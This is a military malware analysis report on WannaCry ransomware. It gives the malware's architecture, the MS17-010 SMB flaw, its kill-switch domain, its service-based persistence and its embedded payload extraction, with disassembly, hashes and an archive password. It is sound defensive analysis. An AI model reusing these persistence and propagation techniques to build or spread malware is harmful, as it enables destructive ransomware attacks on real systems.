ATAM Malware Technical Report

MTR #04-17

20 May 2017

WannaCry Ransomware

Adam Duby
CPT, CY
Reverse Engineering and Forensics Officer

U.S. ARMY CYBER PROTECTION BRIGADE
CYBER FUSION CENTER (CFC)
ADVANCED THREAT ANALYSIS AND MITIGATION (ATAM)

TABLE OF CONTENTS

INTRODUCTION

WHAT IS WANNACRY

WannaCry (aka Wcry, WannaCrypt, or WannaDecrytor) malware is a self-propagating worm-like ransomware that spreads through internal networks and over the public internet by exploiting a critical vulnerability in Microsoft SMB protocol over port 445. The malware consists of two distinct components: one that provides ransomware functionality and a component used for propagation, which contains functionality to enable SMB exploitation capabilities. The group behind WannaCry leveraged the MS17-010 vulnerability. Microsoft released a security update for MS17-010 on March 14, 2017. WannaCry encrypts victims' data files with 2048-bit RSA, appends .WCRY extension, drops and executes a decryptor tool, and demands that a ransom be paid in order to have the files decrypted. The malware demands victims to pay a ransom of .1781 in bitcoins, roughly $300 U.S dollars, at the time of infection. If the ransom is not paid in three days the amount doubles to $600, and after seven days all encrypted files are deleted.

SOFTWARE ARCHITECTURE

The malware is installed and executed through a single executable launcher. It appears to be written in C/C++ and compiled with Visual Studios.



Launcher
Resource Section
tasksche.exe
Kill switch check (not in all variants)
Install itself as a service with -m security argument
Spreads via ETERNALBLUE SMB exploit over port 445 with DOUBLEPULSAR kernel injection exploit embedded in the SMB payload
Extract and execute tasksche.exe from resource section
tasksche.exe
Resource Section
XIA.zip
Check for previous infection via mutex
Create persistence in registry
Select bitcoin address
Modify security descriptors to grant all access
Extract and decrypt XIA from resource section (password = Wncry@2ol7)
Decrypt contents of t.wnry, which contains ransomware file encryption routine
XIA.zip
r.wnry
Payment instructions
f.wnry
List of 10 files the ransomware will decrypt for free
t.wnry
Encrypted AES Key and DLL that contains file encryption routine
c.wnry
TOR communication endpoints
s.wnry
Archive with TOR client and required libraries
u.wnry
Malware interface, performs encryption and decryption via t.wnry
b.wnry
Ransom image
msg
Language font packages for displaying ransom note in various languages
taskdl.exe
Communication synchronization
taskse.exe
Executes cleanup routines

Figure 1 – Malware Architecture Overview

MS17-010 OVERVIEW

MS17-010 (CVE 2017-0144) is an SMB remote code execution vulnerability. Affected versions of Windows running an SMB server do not properly validate inputs which allows specially crafted malicious packets to give arbitrary remote code execution privileges to an unauthenticated attacker. The vulnerability exploited is found in the SrvOs2FeaToNt function of the Microsoft server module Srv.sys, shown below:

```
unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
{
    int v4;
    _BYTE *v5;
    unsigned int result;
    v4 = a1 + 8;
    *(_BYTE *)(a1 + 4) = *(_BYTE *)a2;
    *(_BYTE *)(a1 + 5) = *(_BYTE *)(a2 + 1);
    *(_WORD *)(a1 + 6) = *(_WORD *)(a2 + 2);
    _memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(_BYTE *)(a2 + 1));
    v5 = (_BYTE *)(*(_BYTE *)(a1 + 5) + v4);
    *v5++ = 0;
    _memmove(v5, (const void *)(a2 + 5 + *(_BYTE *)(a1 + 5)), *(_WORD *)(a1 + 6));
    result = (unsigned int)&v5[*(_WORD *)(a1 + 6) + 3] & 0xFFFFFFFC;
    *(_DWORD *)a1 = result - a1;
    return result;
}
```

The function does not perform bounds checking on the function’s input from Srv!SrvOs2FeaListSizeToNt. This opens the possibility of a cross-border copy with the memmove function. The overflow will carry into the pool allocated for the SMB buffer. Specially crafted SMB packets can trigger the overflow and execute arbitrary code. The WannaCry ransomware exploits this vulnerability as an avenue of approach to launch a kernel injection attack on its new victims. The injected code is the WannaCry launcher.

When used in conjunction with MS17-010, the code injection provides a kernel backdoor with privilege escalation that gives the ransomware payload an execution environment with NT/SYSTEM privileges to install and execute.




Figure 2 – WannaCry Infection Vector

MAIN LAUNCHER/DROPPER


FILE OVERVIEW

The ATAM Cell analyzed a sample of the WannaCry ransomware. There are various instances of the WannaCry ransomware, so details such as file names and file hashes may vary between infections. However, we are confident that the overall functionality and architecture is generally the same between samples.

The ransomware requires a single executable file launcher, which we called lhdfrgui.exe due to the properties observed in the resource section. Tables 1 documents the static information for the main ransomware dropper. Figure 3 shows the file's properties. Figure 4 shows the section headers and imports.


File Name	lhdfrgui.exe
MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA-1	E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
SHA-256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
SHA-512	d6c60b8f22f89cbd1262c0aa7ae240577a82002fb149e9127d4edf775a25abcda4e585b6113e79a b4a24bb65f4280532529c2f06f7ffe4d5db45c0caf74fea38
CRC32	9FBB1227
Imphash	9ecee117164e0b870a53dd187cdd7174
Compile Time	2010-11-20 04:03:08
Ssdeep	98304:wDqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadz R8yc4gB
File Type	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File Size	3.55 MB (3723264 bytes)
Summary	WannaCry Main Launcher

Table 1 – WannaCry Main Launcher Static File Information




Property	Value
Description	
File description	Microsoft® Disk Defragmenter
Type	Application
File version	6.1.7601.17514
Product name	Microsoft® Windows® Operating System
Product version	6.1.7601.17514
Copyright	© Microsoft Corporation. All rights reserv...
Size	3.55 MB
Date modified	5/14/2017 12:01 AM
Language	English (United States)
Original filename	lhdfrgui.exe

Figure 3 – WannaCry Main Launcher Properties



Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	00008BCA	00001000	00009000	00001000
.rdata	00000998	0000A000	00001000	0000A000
.data	0030489C	0000B000	00027000	0000B000
.rsrc	0035A454	00310000	0035B000	00032000



Module Name	Imports
szAnsi	(nFunctions)
KERNEL32.dll	32
ADVAPI32.dll	11
WS2_32.dll	13
MSVCP60.dll	2
iphlpapi.dll	2
WININET.dll	3
MSVCRT.dll	28


Figure 4 – Section Headers and Imports

PREPPING THE ENVIRONMENT

Code analysis began with the main entry point of the program. The program starts by calling InternetOpen to initialize the use of Windows WinInet functions. The dwAccessType parameter is set 1 (`INTERNET_OPEN_TYPE_DIRECT`). This tells WinInet to resolve all hostnames locally. As shown in figure 6, we also observe the following URL:


```
http[:]//www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
```

This url is passed as an argument to InternetOpenUrlA to resolve the hostname. If it is successful, then the program terminates with no further action. If InternetOpenUrlA fails, then the malware proceeds to install and execute via function sub_408090. Since the malware ceases execution and installation if the URL is contacted, this was likely designed as a kill switch to reduce the spread of malware and stop infections. Security researchers have since "sinkholed" the domain in an attempt to stop the spread. However, since the InternetOpen parameter dwAccesType = `INTERNET_OPEN_TYPE_DIRECT`, the malware can still infect and spread on targets behind an HTTP proxy and those with no internet connectivity. Current reporting also indicates observations of several other kill switch domains.



```
00408140 sub     esp, 50h
00408143 push    esi
00408144 push    edi
00408145 mov     ecx, 0Eh
0040814A mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
0040814F lea     edi, [esp+58h+szUrl]
00408153 xor     eax, eax
00408155 rep movsd
00408157 movsb
00408158 mov     [esp+58h+var_17], eax
0040815C mov     [esp+58h+var_13], eax
00408160 mov     [esp+58h+var_F], eax
00408164 mov     [esp+58h+var_B], eax
00408168 mov     [esp+58h+var_7], eax
0040816C mov     [esp+58h+var_3], ax
00408171 push    eax             ; dwFlags
00408172 push    eax             ; lpszProxyBypass
00408173 push    eax             ; lpszProxy
00408174 push    1               ; dwAccessType
00408176 push    eax             ; lpszAgent
00408177 mov     [esp+6Ch+var_1], al
0040817B call    ds:InternetOpenA
```

Figure 5 – Sinkhole URL and InternetOpen()




```
00408181 push    0                ; dwContext
00408183 push    84000000h        ; dwFlags
00408188 push    0                ; dwHeadersLength
0040818A lea     ecx, [esp+64h+szUrl]
0040818E mov     esi, eax
00408190 push    0                ; lpszHeaders
00408192 push    ecx              ; lpszUrl
00408193 push    esi              ; hInternet
00408194 call    ds:InternetOpenUrlA
0040819A mov     edi, eax
0040819C push    esi              ; hInternet
0040819D mov     esi, ds:InternetCloseHandle
004081A3 test    edi, edi
004081A5 jnz     short loc_4081BC
```

```
004081A7 call    esi ; InternetCloseHandle
004081A9 push    0                  ; hInternet
004081AB call    esi ; InternetCloseHandle
004081AD call    sub_408090
004081B2 pop     edi
004081B3 xor     eax, eax
004081B5 pop     esi
004081B6 add     esp, 50h
004081B9 retn    10h
```

```
004081BC
004081BC loc_4081BC:
004081BC call    esi ; InternetCloseHandle
004081BE push    edi                ; hInternet
004081BF call    esi ; InternetCloseHandle
004081C1 pop     edi
004081C2 xor     eax, eax
004081C4 pop     esi
004081C5 add     esp, 50h
004081C8 retn    10h
004081C8 _WinMain@16 endp
004081C8
```

Figure 6 – Kill Switch Check

If the sample does not detect a kill switch, function sub_408090 is called. This function gets the full path the current process and the argument count (argc). If the argument count is found to be greater than or equal to two, then the current instance of the malware is running as an installed service and the malware proceeds to loc_4080B9. If the argument counter is one, then the malware has not yet installed itself as a service and calls function sub_407F20. See figure 7.




```
00408090 sub_408090 proc near
00408090
00408090 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
00408090 var_8= dword ptr -8
00408090 var_4= dword ptr -4
00408090
00408090 sub     esp, 10h
00408093 push    104h            ; nSize
00408098 push    offset FileName ; lpFilename
0040809D push    0               ; hModule
0040809F call    ds:GetModuleFileNameA
004080A5 call    ds:__p___argc
004080AB cmp     dword ptr [eax], 2
004080AE jge     short loc_4080B9
```

```
004080B0 call    sub_407F20
004080B5 add     esp, 10h
004080B8 retn
```

```
004080B9
004080B9 loc_4080B9:
004080B9 push    edi
004080BA push    0F003Fh         ; dwDesiredAccess
004080BF push    0               ; lpDatabaseName
004080C1 push    0               ; lpMachineName
004080C3 call    ds:OpenSCManagerA
004080C9 mov     edi, eax
004080CB test    edi, edi
004080CD jz      short loc_408101
```

Figure 7 – Argument Count Check

Function sub_407F20 starts by obtaining a handle to the Service Control Manager with SC_MANAGER_ALL_ACCESS (0xf003f) access rights. See figure 8.




```
00407C5F push    0F003Fh          ; dwDesiredAccess
00407C64 push    0                ; lpDatabaseName
00407C66 push    0                ; lpMachineName
00407C68 call    ds:OpenSCManagerA
```

Figure 8 – Open Service Control Manager

With access to the service control manager, the malware then installs itself as a service using the display name "*Microsoft Security Center (2.0) Service*" and the service name "*mssecsvc2.0*". The service's binary path name is the current file (lhdfrgui.exe) which was obtained in figure 5 using GetModuleFileNameA. The service is configured to run with the argument "-m security", as follows:

```
%MALWARE_INSTALL_PATH%\lhdfrgui.exe -m security
```


The dwStartType is 2, which is SERVICE_AUTO_START. The dwServiceType is 0x10, which is SERVICE_WIN32_OWN_PROCESS, specifying that the service runs in its own process space. The malware then starts the service. See figure 9.



```
00407C74 push    ebx
00407C75 push    esi
00407C76 push    0                ; lpPassword
00407C78 push    0                ; lpServiceStartName
00407C7A push    0                ; lpDependencies
00407C7C push    0                ; lpdwTagId
00407C7E lea     ecx, [esp+120h+Dest]
00407C82 push    0                ; lpLoadOrderGroup
00407C84 push    ecx              ; lpBinaryPathName
00407C85 push    1                ; dwErrorControl
00407C87 push    2                ; dwStartType
00407C89 push    10h              ; dwServiceType
00407C8B push    0F01FFh          ; dwDesiredAccess
00407C90 push    offset DisplayName ; "Microsoft Security Center (2.0) Service"
00407C95 push    offset ServiceName ; "mssecsvc2.0"
00407C9A push    edi              ; hSCManager
00407C9B call    ds:CreateServiceA
00407CA1 mov     ebx, ds:CloseServiceHandle
00407CA7 mov     esi, eax
00407CA9 test    esi, esi
00407CAB jz      short loc_407CBB

00407CAD push    0                ; lpServiceArgVectors
00407CAF push    0                ; dwNumServiceArgs
00407CB1 push    esi              ; hService
00407CB2 call    ds:StartServiceA
00407CB8 push    esi              ; hSCObject
00407CB9 call    ebx ; CloseServiceHandle
```


Figure 9 – Service Installation

The installation of the service was verified dynamically. See figures 10 and 11.



```
C:\Windows\system32>sc query mssecsvc2.0

SERVICE_NAME: mssecsvc2.0
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


Figure 10 – Service Verified by sc Utility



Name	Display name	Type	Status	Start type	PID
mssecsvc2.0	Microsoft Security Center (2.0) Service	Own process	Running	Auto start	2328


Figure 11 – Service Verified by Process Hacker

Once the service is installed, the malware extracts an embedded executable from its resource section and stores it into `C:\WINDOWS\tasksche.exe`. Figure 12 shows the malware obtaining a handle to a resource of type “R” that is named 1831 (or 0x727). Examination of the sample’s resource section shows a PE32. See figure 13. This embedded executable, tasksche.exe, was extracted for further analysis, and is discussed in the following section.



```
00407D69 push    offset Type        ; "R"
00407D6E push    727h               ; lpName
00407D73 push    ebx                ; hModule
00407D74 call    ds:FindResourceA
00407D7A mov     esi, eax
00407D7C cmp     esi, ebx
00407D7E jz      loc_407F08

00407D84 push    esi                ; hResInfo
00407D85 push    ebx                ; hModule
00407D86 call    ds:LoadResource
00407D8C cmp     eax, ebx
00407D8E jz      loc_407F08

00407D94 push    eax                ; hResData
00407D95 call    ds:LockResource
00407D9B cmp     eax, ebx
00407D9D mov     [esp+270h+var_260], eax
00407DA1 jz      loc_407F08
```

Figure 12 – Load Resource Section



```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ .└...┘...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............ø...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♬ º♬.´.Í!¸ LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  E0 C5 3A D1 A4 A4 54 82 A4 A4 54 82 A4 A4 54 82  àÅ:Ñ¤¤T▌¤¤T▌¤¤T▌
00000090  DF B8 58 82 A6 A4 54 82 CB BB 5F 82 A5 A4 54 82  ß¸X▌¦¤T▌Ë»_▌¥¤T▌
000000A0  27 B8 5A 82 A0 A4 54 82 CB BB 5E 82 AF A4 54 82  '¸Z▌ ¤T▌Ë»^▌¯¤T▌
